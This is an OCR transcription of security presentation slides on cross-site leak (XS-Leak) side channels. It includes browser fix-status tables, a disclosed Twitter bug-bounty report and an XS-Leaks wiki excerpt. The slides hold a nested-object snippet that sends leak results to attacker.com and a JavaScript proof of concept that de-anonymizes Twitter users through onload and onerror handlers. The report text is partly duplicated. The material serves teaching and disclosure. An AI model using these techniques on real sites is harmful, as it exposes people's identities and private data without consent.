


```
<object data="https://target.com/alice.png">
    <object data="https://attacker.com?not_A"></object>
    <object data="https://target.com/bob.png">
        <object data="https://attacker.com?not_AB"></object>
        <object data="https://target.com/charlie.png">
            <object data="https://attacker.com?not_ABC"></object>
        </object>
    </object>
</object>
```


- *Source: https://owasp.org/www-chapter-germany/stammtische/hamburg/assets/slides/2022-02-24_XS-Leak%20und%20XS-Search-Angriffe.pdf*
- *https://html.spec.whatwg.org/multipage/iframe-embed-object.html*

SIDE CHANNEL CROSS SITE LEAKS

SOME LEAKS ARE FIXED (GREEN) BUT OTHERS STILL REMAIN IN BROWSERS (RED)




Filter by name ✕	Chrome	Chrome	Chrome	Chrome
Filter by platform ✕	Desktop	Desktop	Desktop	Desktop
Filter by version ✕	112.0	111.0	110.0	109.0
Status Code				
Performance API Error Leak	🟩	🟩	🟩	🟩
Event Handler Leak (Object)	🟥	🟥	🟥	🟥
Event Handler Leak (Stylesheet)	🟥	🟥	🟥	🟥
Event Handler Leak (Script)	🟥	🟥	🟥	🟥
MediaError Leak	🟩	🟩	🟩	🟩



firefox ✕	Firefox	Firefox	Firefox
Filter by platform ✕	Desktop	Desktop	Desktop
Filter by version ✕	113.0	112.0	111.0
Status Code			
Performance API Error Leak	🟩	🟩	🟩
Event Handler Leak (Object)	🟥	🟥	🟥
Event Handler Leak (Stylesheet)	🟩	🟩	🟩
Event Handler Leak (Script)	🟥	🟥	🟥
MediaError Leak	🟩	🟩	🟩

SIDE CHANNEL CROSS SITE LEAKS

REAL WORLD EXAMPLE



Twitter ID exposure via error-based side-channel attack

TIMELINE

terjanq submitted a report to Twitter.

March 6, 2019(4 years ago)

Twitter ID Confirmator

Summary

Recently I discovered a privacy-related vulnerability in Twitter. An attacker exploiting this vulnerability can identify a user when they visit a malicious website.

Description

Threat model: The attacker knows the victim's Twitter ID/username and aims at identifying them when visiting one of the controlled websites such as a blog or a news website. Another goal that the attacker could wish to achieve is to identify a user out of a group of potential target users.

Vulnerability


I found out that a user-related content is being loaded when visiting the developer tools and that is https://developer.twitter.com/api/users/USER_ID/client-applications.json. If the USER_ID is different from the ID of a currently logged in user the error 403 will be returned with the following JSON output

Code 183 Bytes

```
{"error":{"message":"You are not logged in as a user that has access to this developer.twitter.com resource.","sent":"2019-03-06T01:20:56+00:0
```


Otherwise, a list of created apps will be displayed (the list will be empty if the user didn't create any app) and no error will be thrown.

It is possible to detect whether the file returned an error or not by a simple onload/onerror event handlers. The example code is shown in #Steps-to-reproduce



SIDE CHANNEL CROSS SITE LEAKS

REAL WORLD EXAMPLE



Steps to reproduce

1. Visit any website
2. Execute the following javascript code while replacing `Your ID` with an ID you want to test for

```javascript
var id = 'Your ID'
var script = document.createElement('script');
script.src = `https://developer.twitter.com/api/users/${id}/client-applications.json`;

script.onload = () => console.log('ID match');
script.onerror = e => console.log('ID mismatch');
document.head.appendChild(script);
```

These steps have been implemented in the Proof of Concept: https://terjanq.github.io/Bug-Bounty/Twitter/confirming-username/poc.html


PoC in action: https://youtu.be/_S_ImYPvvhc

Impact

An attacker can expose the identity of Twitter users when they visit a prepared for that purpose website.

SIDE CHANNEL CROSS SITE LEAKS

REAL WORLD EXAMPLE




»

Reported March 6, 2019, 1:48am UTC


terjanq

Participants

State	● Resolved ()
Reported to	Twitter
Disclosed	May 16, 2019, 10:16pm UTC
Severity	Medium (5.7)
Weakness	Privacy Violation
Bounty	$1,470
Time spent	*None*
CVE ID	*None*
Account de...	*None*



SOURCES



XS-Leaks Wiki

Overview

Cross-site leaks (aka XS-Leaks, XSLeaks) are a class of vulnerabilities derived from side-channels [1] built into the web platform. They take advantage of the web's core principle of composability, which allows websites to interact with each other, and abuse legitimate mechanisms [2] to infer information about the user. One way of looking at XS-Leaks is to highlight their similarity with cross-site request forgery (CSRF [3]) techniques, with the main difference being that instead of allowing other websites to perform actions on behalf of a user, XS-Leaks can be used to infer information about a user.

Browsers provide a wide variety of features to support interactions between different web applications; for example, they permit a website to load subresources, navigate, or send messages to another application. While such behaviors are generally constrained by security mechanisms built into the web platform (e.g. the same-origin policy), XS-Leaks take advantage of small pieces of information which are exposed during interactions between websites.

The principle of an XS-Leak is to use such side-channels available on the web to reveal sensitive information about users, such as their data in other web applications, details about their local environment, or internal networks they are connected to.


Cross-site oracles

The pieces of information used for an XS-Leak usually have a binary form and are referred to as "oracles". Oracles generally answer with *YES* or *NO* to cleverly prepared questions in a way that is visible to an attacker. For example, an oracle can be asked:

> Does the word *secret* appear in the user's search results in another web application?

This question might be equivalent to asking:

https://xsleaks.dev/



Twitter ID exposure via error-based side-channel attack

terjanq submitted a report to Twitter. March 6, 2019(4 years ago)

Twitter ID Confirmator

Summary

Recently I discovered a privacy-related vulnerability in Twitter. An attacker exploiting this vulnerability can identify a user when they visit a malicious website.

Description

Threat model: The attacker knows the victim's Twitter ID/username and aims at identifying them when visiting one of the controlled websites such as a blog or a news website. Another goal that the attacker could wish to achieve is to identify a user out of a group of potential target users.

Vulnerability

I found out that a user-related content is being loaded when visiting the developer tools and that is https://developer.twitter.com/api/users/USER_ID/client-applications.json. If the USER_ID is different from the ID of a currently logged in user the error 403 will be returned with the following JSON output

